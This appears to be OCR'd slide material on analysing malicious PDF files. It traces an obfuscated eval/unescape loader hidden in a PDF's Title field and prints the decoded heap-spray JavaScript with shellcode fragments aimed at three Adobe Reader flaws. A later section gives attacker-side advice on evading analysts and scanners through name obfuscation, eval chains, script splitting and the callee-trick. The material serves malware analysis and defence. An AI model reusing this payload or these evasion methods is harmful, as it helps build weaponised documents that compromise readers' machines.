function T0sXYajN1K5u9cXZLXNe(XeyFfAPDzQVsZNP9y9Vy,oN9fkYXCusMRLUFo4J1x,oN9fkYXCus
MRLUFo4J1xasd,oN9fkYXCusMRLUFo4J1xbbb)
{
var kokk = eval;
kokk(XeyFfAPDzQVsZNP9y9Vy);
}

function VatbCQBYxYCKCBZrLz6L(oN9fkYXCusMRLUFo4J1x,oN9fkYXCusMRLUFo4J1xka,oN9fkYXC
usMRLUFo4J1xllol,oN9fkYXCusMRLUFo4J1xbban,oN9fkYXCusMRLUFo4J1xkkkl)
{
var NHbfY6wShA8xI1REiLPQ = "%";
T9sTwhuAhtMG6t2T1eC6 = this.info.title;
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df sdfs2
32342/g,NHbfY6wShA8xI1REiLPQ);
eval("var NCWlN7dj6i5VIHUGucDf = u"+"nes"+"cape(caDzyc8wlduDEopQE1zB);");
T0sXYajN1K5u9cXZLXNe(NCWlN7dj6i5VIHUGucDf);
}

VatbCQBYxYCKCBZrLz6L();



endstream
endobj
```

PDF Malware Analysis – PDF Syntax Obfuscated


- When analyzing the original PDF file, object 1 was found to have a dictionary called **Names**.
- The dictionary Names has a JavaScript name pointing to a different object (object 8)



PDF Malware Analysis – PDF Syntax Obfuscated

- Object 8 is having another Names element pointing to object 7


- Object 7 shows that it contains a JavaScript element pointing to object 6



- Inspecting object 6 reveals that the content inside this object is compressed using FlateDecode filter (next slide)

PDF Malware Analysis – PDF Syntax Obfuscated

- Object 6



- Which needs uncompression

PDF Malware Analysis – PDF Syntax Obfuscated

```
var caDzyc8wlduDEopQE1zB = "";

function T0sXYajN1K5u9cXZLXNe(XeyFfAPDzQVsZNP9y9Vy,oN9fkYXCusMRLUFo4J1x,oN9fkYXCus
MRLUFo4J1xasd,oN9fkYXCusMRLUFo4J1xbbb)
{
var kokk = eval;
kokk(XeyFfAPDzQVsZNP9y9Vy);
}

function VatbCQBYxYCKCBZrLz6L(oN9fkYXCusMRLUFo4J1x,oN9fkYXCusMRLUFo4J1xka,oN9fkYXC
usMRLUFo4J1xllol,oN9fkYXCusMRLUFo4J1xbban,oN9fkYXCusMRLUFo4J1xkkkl)
{
var NHbfY6wShA8xI1REiLPQ = "%";
T9sTwhuAhtMG6t2T1eC6 = this.info.title;
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df sdfs2
32342/g,NHbfY6wShA8xI1REiLPQ);
eval("var NCWlN7dj6i5VIHUGucDf = u"+"nes"+"cape(caDzyc8wlduDEopQE1zB);");
T0sXYajN1K5u9cXZLXNe(NCWlN7dj6i5VIHUGucDf);
}

VatbCQBYxYCKCBZrLz6L();
```

PDF Malware Analysis – PDF Syntax Obfuscated

- The next step is to execute this code by using the patched version of SpiderMonkey
- SpiderMonkey cannot execute it
  - Missing object declared by variable "T9sTwhuAhtMG6t2T1eC6", which is pointing to object "this.info.title"
- "*this*" is pointing to itself, pointing to the PDF file itself
- "*info*" is pointing to *Info* object
  - It is located at a dictionary object called *info*

```
trailer
<</Info 9 0 R
/Root 1 0 R
/Size 9
>>
startxref
```

PDF Malware Analysis – PDF Syntax Obfuscated

- "info" dictionary object itself points to "object 9"
- Searching for "object 9"
  - Has a dictionary object with multiple keys and values
- One of the key is called "Title"
- Therefore, the connection of "this.info.title" contents is revealed:
  - It goes from "*This*" document referencing to "*Info*" dictionary object and next pointing to "*Title*" key.

```
9 0 obj
<</Creator (Adobe)
/Title 5 0 R
/Producer (Notepad)
/Author (Miekiemoes)
/CreationDate (D:20080924194756)
>>
endobj
```

PDF Malware Analysis – PDF Syntax Obfuscated

- "Title" key is pointing to another object. "object 5"
- Data in "object 5" are compressed with FlateDecode filter

PDF Malware Analysis – PDF Syntax Obfuscated

- Decompressing the stream reveals a very long and unrecognizable string

PDF Malware Analysis – PDF Syntax Obfuscated

- The string data found on “object 5” can be used to assign it to the variable variable “T9sTwhuAhtMG6t2T1eC6”

```
{
var NHbfY6wShA8xl1REiLPQ = "%";
T9sTwhuAhtMG6t2T1eC6 = this.info.title;
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df sdfs2
32342/g,NHbfY6wShA8xl1REiLPQ);
```

- Modification of the JavaScript (shown above) is required by changing the value “this.info.title” to the data contained in “object 5”
- Next, run the script against the patched SpiderMonkey application
- It creates “eval.001.log” and “eval.002.log”
- Inspecting them shows the following and the next page:

```
var NCWlN7dj6i5VlHUGucDf = unescape(caDzyc8wlduDEopQE1zB);
```

PDF Malware Analysis – PDF Syntax Obfuscated

```
spray);while(block.length+spray<0x40000){block=block+block+fillblock;} var mem_array=new Array();for(var
i=0;i<1400;i++){mem_array[i]=block+heapblock;} var
num=129999999999999999998888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888util.printf("%45000f",num);} function collab_email(){var
shellcode=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u
408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%
u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u3
```

```
cc=0x0c0c0c0c;var addr=0x400000;var sc_len=shellcode.length*2;var len=addr-(sc_len+0x38);var
yarsp=unescape("%u9090%u9090");yarsp=fix_it(yarsp,len);var count2=(cc-0x400000)/addr;for(var
count=0;count<count2;count++){mem_array[count]=yarsp+shellcode;} var
overflow=unescape("%u0c0c%u0c0c");while(overflow.length<44952){overflow+=overflow;}
this.collabStore=Collab.collectEmailInfo({subj:"",msg:overflow})} function
collab_geticon(){if(app.doc.Collab.getIcon){var arry=new Array();var
vvpethya=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u4
08B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u
0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36
```

```
p5AjK65f=(0x0c0c0c0c-0x400000)/0x400000;for(var
vqcQD96y=0;vqcQD96y<p5AjK65f;vqcQD96y++){arry[vqcQD96y]=yarsp+vvpethya;} var
tUMhNbGw=unescape("%09");while(tUMhNbGw.length<0x4000){tUMhNbGw+=tUMhNbGw;}
tUMhNbGw="N."+tUMhNbGw;app.doc.Collab.getIcon(tUMhNbGw);}} function PPPDDDFF(){var
version=app.viewerVersion.toString();version=version.replace(/\D/g,'');var varsion_array=new
Array(version.charAt(0),version.charAt(1),version.charAt(2));if((varsion_array[0]==8)&&(varsion_array[1]==0)||(va
rsion_array[1]==1&&varsion_array[2]<3)){util_printf();}
```

PDF Malware Analysis – PDF Syntax Obfuscated

- The variable "NCWlN7dj6i5VIHUGucDf" holds data of variable "caDzyc8wlduDEopQElzB", which will be changed to an unescape format as shown below:

```
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df
sdfs232342/g,NHbfY6wShA8xI1REiLPQ);

eval("var NCWlN7dj6i5VIHUGucDf = u"+"nes"+"cape(caDzyc8wlduDEopQE1zB);");

T0sXYaiN1K5u9cXZLXNe(NCWlN7dj6i5VIHUGucDf);
```


- Three different exploits are used by the attacker:
  - Collab.collectEmailInfo (CVE-2007-5659)
  - Util.printf (CVE – 2008 – 2992)
  - Collab.getIcon (CVE – 2009 – 0927)

PDF Malware Analysis – PDF Syntax Obfuscated

- Steps:
  - Acquire the PDF file sample
  - Scan the PDF file sample against any antivirus
  - Open the PDF file with any text editor
  - Decompress the PDF file by using pdftk if the PDF file is compressed
  - Re-analyze the PDF file by looking for suspicious object such as “JavaScript” od “JS” name directories
  - Analyze and study the JavaScript by using a patched version of SpiderMonkey
  - Analyze the PDF syntac used in the PDF file following the reference used the object
  - Extract any suspicious shellcode or payload into a different file
  - Analyze the shellcode using sctest tool

PDF Malware Analysis – PDF Obfuscating Techniques


- Make manual analysis more difficult
- Resist automated analysis
- Avoid detection by virus scanners



PDF Malware Analysis – PDF Obfuscating Techniques

How to achieve

- Being harmless
  - Avoid JavaScript
  - Do not use unusual encodings
  - Do not try to break parser-based tools
  - Ideally use an 0-day



How to achieve

- Being evil
  - Use heavy obfuscation
  - Try to break tools

PDF Malware Analysis – PDF Obfuscating Techniques

- Lets be an evil
  - Breaking tools
    - Rule #1: Do the unexpected
- Expectation from tools
  - ASCII strings
  - Boring encodings like #41 instead of A
  - Well-formed or only moderately malformed PDF file structure

PDF Malware Analysis – PDF Obfuscating Techniques

- Malformed documents:
  - Adobe reader tries to load malformed PDF files
  - Parser-based analysis tools need to know about Adobe Reader file correction (static analysis)
- Examples of malformed PDF file:
- https://blog.didierstevens.com/2010/05/18/quickpost-more-malformed-pdfs/
- https://labs.appligent.com/pdfblog/pdf_cross_reference_table/
-

Example 1

```
7 0 obj
  <<
   /Type /Action
   /S    /JavaScript
   /JS   (app.alert('whatever');)
  >>
endobj
```

Example 2

```
5 0 obj
  << /Length 45 >>
  stream
    some data
  endstream
endobj
```

PDF Malware Analysis – PDF Obfuscating Techniques

- Obfuscating JavaScript code:
  - Goal: Hide the shellcode
  1. Screwed up formatting
  2. Name obfuscation
  3. Eval-chains
  4. Splitting JavaScript code
  5. Callee-trick
  6. Etc.

PDF Malware Analysis – PDF Obfuscating Techniques

- Screwed up formatting:
  - Remove all newlines
  - Completely useless approach (See www.jsbeautifier.org)
- Name obfuscation
  - Variables or function names are renamed to hide their meaning

```
function executePayload(payload, delay)
{
  if (delay > 1000)
  {
    // Whatever
  }
}

function heapSpray(code, repeat)
{
  for (i=0;i<repeat;i++)
  {
    code = code + code;
  }
}
```

```
function executePayload(hkof3ewhoife, fhpfewhpofe)
{
  if (fhpfewhpofe > 1000)
  {
    // Whatever
  }
}

function heapSpray(hoprwehjoprew, hoifwep43)
{
  for (jnpfw93=0;jnpfw93<hoifwep43;jnpfw93++)
  {
    hoprwehjoprew = hoprwehjoprew + hoprwehjoprew;
  }
}
```

PDF Malware Analysis – PDF Obfuscating Techniques

- Lessons learned:
  - Use unexpected naming
  - Use underscores
    - Drives human analysts crazy
  - Use meaningful names that have nothing to do with the variable
    - Shuffle real variable names

```
function ____(____, _____)
{
  if (_____ > 1000)
  {
    // Whatever
  }
}

function _____(____, _____)
{
  for (______=0; ______<_____; ______++)
  {
    ____ = ____ + ____;
  }
}
```

PDF Malware Analysis – PDF Obfuscating Techniques


- Eval chains:
  - JavaScript code can be executed in strings through eval
  - Often used to hide later code stages which are decrypted on the fly
  - Common way to extract argument: replace eval with a printing function
- Doing it better
  - Make sure your later stages reference variables or functions from earlier stages
  - Re-use individual eval statements multiple times to make sure eval calls cannot be replaced

PDF Malware Analysis – PDF Obfuscating Techniques

- JavaScript splitting:
  - JavaScript can be split over several PDF objects
  - These scripts can be executed consequently
  - Context is preserved between scripts
- Doing it better
  - One line of JavaScript per object
  - Randomize the order of JavaScript objects
  - It may take only one script to sort and extract the scripts from the objects

PDF Malware Analysis – PDF Obfuscating Techniques

- Callee-trick:
  - Not specific to Adobe Reader
  - Function accessess its own source and uses it as a key to decrypt code or data



References

- https://www.sans.org/reading-room/whitepapers/malicious/owned-malicious-pdf-analysis-33443